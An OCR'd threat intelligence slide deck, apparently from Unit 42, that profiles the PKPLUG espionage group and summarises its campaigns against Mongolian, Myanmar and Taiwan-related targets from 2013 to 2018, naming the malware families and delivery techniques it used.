
Pulling the PKPLUG: the Adversary Playbook for the long-standing espionage activity of a Chinese nation state adversary

Alex Hinchliffe
Threat Intelligence Analyst

UNIT 42

Palo Alto Networks?



Protect against Chinese backdoors

Protect against US backdoors

Protect against Russian backdoors

Protect against Israeli backdoors

IDK all the cool kids have them

For good luck


LIFE THE UNIVERSE EVERYTHING

Agenda

- PKPLUG overview & history
    - HenBox malware
- Recent PKPLUG campaigns
- Adversary Playbooks

PKPLUG Overview

- Espionage motivated group, or groups
- Unit 42 actively tracking for 3 years
- Active for at least 6 years
- Uses publicly available and custom malware
- Poison Ivy, PlugX and Zupdax; 9002, HenBox and Farseer.



China Demands US Cancel Arms Sale to Taiwan

fighter pulls up in a steep climb during rehearsals for a public airshow at the military airbase in this year. (Chris Stowers/AFP/File)

China and Xinjiang: The Fate of BRI

PKPLUG Targeting

- 🟥 High confidence
- 🟧 Lower confidence

https://www.military.com/daily-news/2019/07/10/china-demands-us-cancel-arms-sale-taiwan.html
https://www.cfr.org/backgrounder/chinas-crackdown-uighurs-xinjiang
https://thegeopolitics.com/china-and-xinjiang-the-fate-of-bri/
https://www.theguardian.com/cities/ng-interactive/2018/jul/30/what-china-belt-road-initiative-silk-road-explainer

Background

1

PlugX used against Mongolian targets


Nov 2013

Lure refers to healthcare centre in Ulanbataar, Mongolia

Weaponised Word document (CVE-2012-0158)

Drops WinRAR SFX archive signed by a company in the Chinese region of Inner Mongolia; contains PlugX and DLL side-loading package

Background



1

PlugX used against Mongolian targets

Nov 2013

Lure refers to healthcare centre in Ulanbataar, Mongolia

Weaponised Word document (CVE-2012-0158)

Drops WinRAR SFX archive signed by a company in the Chinese region of Inner Mongolia; contains PlugX and DLL side-loading package

2


New Poison Ivy Activity Targeting Myanmar

Apr 2016

Phishing lures regarding ASEAN initiatives, economics and democracy related to Mynamar

DLL side-loading installing Poison Ivy payloads

Background



1

PlugX used against Mongolian targets

Nov 2013

Lure refers to healthcare centre in Ulanbataar, Mongolia

Weaponised Word document (CVE-2012-0158)

Drops WinRAR SFX archive signed by a company in the Chinese region of Inner Mongolia; contains PlugX and DLL side-loading package

2

New Poison Ivy Activity Targeting Myanmar

Apr 2016

Phishing lures regarding ASEAN initiatives, economics and democracy related to Mynamar

DLL side-loading installing Poison Ivy payloads

3

‘9002’ Trojan Through Google Drive

Jul 2016


Phishing emails with short-URLs redirecting through to ZIP file on Google Drive; filename and content relate to Myanmar HR Symposium

Encoded HTTP information relates to Myanmar activist

ZIP contains DLL side-loading package to install ‘9002’ payload

Decoy themes around cross-strait relations between Taiwan and PRC also seen

Background



1

PlugX used against Mongolian targets

Nov 2013

Lure refers to healthcare centre in Ulanbataar, Mongolia

Weaponised Word document (CVE-2012-0158)

Drops WinRAR SFX archive signed by a company in the Chinese region of Inner Mongolia; contains PlugX and DLL side-loading package

2

New Poison Ivy Activity Targeting Myanmar

Apr 2016

Phishing lures regarding ASEAN initiatives, economics and democracy related to Mynamar

DLL side-loading installing Poison Ivy payloads

3

'9002' Trojan Through Google Drive

Jul 2016

Phishing emails with short-URLs redirecting through to ZIP file on Google Drive; filename and content relate to Myanmar HR Symposium

Encoded HTTP information relates to Myanmar activist

ZIP contains DLL side-loading package to install '9002' payload

Decoy themes around cross-strait relations between Taiwan and PRC also seen

4

FHAPPI Campaign: PowerSploit Poison Ivy

Mar 2017


Phishing email URL to Geocities Japan website

Decoy Word document about a Government meeting in Chinese and another in Mongol

Encoded VBS and Powershell (PowerSploit framework) with Poison Ivy payload

Possible AppLocker Bypass

Background



1

PlugX used against Mongolian targets

Nov 2013

Lure refers to healthcare centre in Ulanbataar, Mongolia

Weaponised Word document (CVE-2012-0158)

Drops WinRAR SFX archive signed by a company in the Chinese region of Inner Mongolia; contains PlugX and DLL side-loading package

2

New Poison Ivy Activity Targeting Myanmar

Apr 2016

Phishing lures regarding ASEAN initiatives, economics and democracy related to Mynamar

DLL side-loading installing Poison Ivy payloads

3

'9002' Trojan Through Google Drive

Jul 2016

Phishing emails with short-URLs redirecting through to ZIP file on Google Drive; filename and content relate to Myanmar HR Symposium

Encoded HTTP information relates to Myanmar activist

ZIP contains DLL side-loading package to install '9002' payload

Decoy themes around cross-strait relations between Taiwan and PRC also seen

4

FHAPPI Campaign: PowerSploit Poison Ivy

Mar 2017

Phishing email URL to Geocities Japan website

Decoy Word document about a Government meeting in Chinese and another in Mongol

Encoded VBS and Powershell (PowerSploit framework) with Poison Ivy payload


Possible AppLocker Bypass

5

HenBox: The chickens come home to roost

Mar 2018

Background



1

Nov 2013

PlugX used against Mongolian targets

Lure refers to healthcare centre in Ulanbataar, Mongolia

Weaponised Word document (CVE-2012-0158)

Drops WinRAR SFX archive signed by a company in the Chinese region of Inner Mongolia; contains PlugX and DLL side-loading package

2

Apr 2016

New Poison Ivy Activity Targeting Myanmar

Phishing lures regarding ASEAN initiatives, economics and democracy related to Mynamar

DLL side-loading installing Poison Ivy payloads

3

Jul 2016

'9002' Trojan Through Google Drive

Phishing emails with short-URLs redirecting through to ZIP file on Google Drive; filename and content relate to Myanmar HR Symposium

Encoded HTTP information relates to Myanmar activist

ZIP contains DLL side-loading package to install '9002' payload

Decoy themes around cross-strait relations between Taiwan and PRC also seen

4

Mar 2017

FHAPPI Campaign: PowerSploit Poison Ivy

Phishing email URL to Geocities Japan website

Decoy Word document about a Government meeting in Chinese and another in Mongol

Encoded VBS and Powershell (PowerSploit framework) with Poison Ivy payload

Possible AppLocker Bypass

5

Mar 2018

HenBox: The chickens come home to roost

6

